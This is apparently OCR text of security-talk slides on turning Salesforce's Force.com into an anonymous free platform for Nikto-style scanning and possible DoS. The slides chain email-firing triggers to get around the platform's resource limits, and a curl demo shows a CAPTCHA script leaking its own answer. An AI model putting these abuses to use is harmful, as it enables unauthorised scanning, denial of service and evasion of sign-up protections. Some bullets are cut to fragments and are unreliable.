


```
        if (!secondary_thread) {
            //hack to detect when lock counter was changed while we waited for writelock.
            if (prior.locknum__c == lck.locknum__c){
                //all looks good, let's first sleep to enforce a single thread of execution at the end of this time window
                Utils.sleep(window);
                lck.locknum__c+=1;
                update lck;
                luckiness=true;
            }
        }
        return luckiness;
    }
```

- Threads?

Bypassing the governor

- Wa… a
  si…
- F…
  - … and
  - … e
  - …
- G…
  ex…
- Th… ation



global class WSIterator {

iterateviaemail@74dgtsdhfwoihw
pxqm9440xdz.in.salesforce.com

Apex Invoked


Do stuff

Insert object with pre-defined trigger

Trigger fires an email back to ourselves

WS Loop Fail

And so?



Sifto!

- Ported Nikto into the cloud as a simple e.g.
- Process
  - Class adds allowed endpoint through HTTP calls to SF web interface
  - Event loop kicked off against target
    - Each iteration performs ten tests
    - State simply inserted into datastore at end of ten tests
    - Trigger object inserted to fire off email for next iteration
    - Results returned via email as they are found


- Why?
  - Free!
  - Fast (for .za)
  - Anonymity

[sifto vid]

Pros / cons

- Pros
  - Fast(er) with more bandwidth
  - Free!
  - Capacity for DoS outweighs home user
  - How about SF DoS?

- Cons
  - Prone to monitoring
  - Custom language / platform
  - Technique governed by email limits



```
iceblerghhh:~ marco$ curl http://www.developerforce.com/events/adn_reg_20/phpcaptcha/visual-captcha.php
????JFIF??>CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), default quality
??C

 $.' ",#(7),01444'9=82<.342??C

2!!2222222222222222222222222222222222

???}!1AQa"q2??#B??R??$3br?
%&'()*456789:CDEFGHIJSTUVWXYZcdefghij

??w!1AQaq"2B????       #3R?br?
$4?%?&'()*56789:CDEFGHIJSTUVWXYZcdefg

??PhpCaptcha Object
(
    [oImage] => Resource id #3
    [aFonts] => Array
        (
            [0] => fonts/VeraBd.t
            [1] => fonts/VeraIt.t
            [2] => fonts/Vera.ttf
        )

    [iWidth] => 200
    [iHeight] => 60
    [iNumChars] => 5
    [iNumLines] => 70
    [iSpacing] => 40
    [bCharShadow] =>
    [sOwnerText] =>
    [aCharSet] =>
    [bCaseInsensitive] => 1
    [vBackgroundImages] => backgr
    [iMinFontSize] => 16
    [iMaxFontSize] => 25
    [bUseColour] => 1
    [sFileType] => jpeg
    [sCode] => VXJTW
)
```

Developer Force sign-up

Free Developer Edition environment

"With Force.com, salesforce.com is changing the idea of what an on-demand application can be."

- Michael Dell
Chairman of the Board
Dell

Get Started Developing on the Force.com Platform

Just fill out the fields below and accept our terms of use. You'll receive a free, full-featured Developer Edition environment, access to the Force.com Discussion Boards, and other powerful benefits.

* Required Fields

About You

First Name:*

Last Name:*

Email Address:*

Primary Interest:* Choose one...

Primary Job Role:* Choose one...

Salesforce.com Relationship:* Choose one...

Phone:

About Your Company

Country:* United States

State/Province:*

Postal Code:*

Company:*

Developer Force Membership

A free Developer Force membership is built into your registration, putting key Force.com technical information and free developer tools at your fingertips.

Username:*

For Your Security


Please enter the text you see in the image:
If you are visually impaired and cannot view the image above, please contact our Support team.

☐ I have read and agreed to the Master Subscription Agreement

Future Directions

- Sifto is a *really* basic POC hinting at possibilities
  - Turing complete, open field. Limited API though
- Platform is developing rapidly, future changes in this area will introduce new possibilities
  - Callouts in triggers for event loops
  - Reduction in limitations
  - Improvements in language and APIs
- Abstracted functionality on *aaS makes usage easier, but impact remains
- Security is transferred into hands of non-security aware C-levels, ouch.
- Rootkits
- Security community interaction

amazon
web services™


SNOOPY
JOE
COOL

Yes…it's that cool…

Post – 2009]


The Pieces (that we will touch)..

- EC2
- S3
- SQS
- DevPay
- What we ignore:
  - SimpleDB
  - Elastic IP
  - CloudFront
  - Elastic MapReduce
  - Mechanical Turk

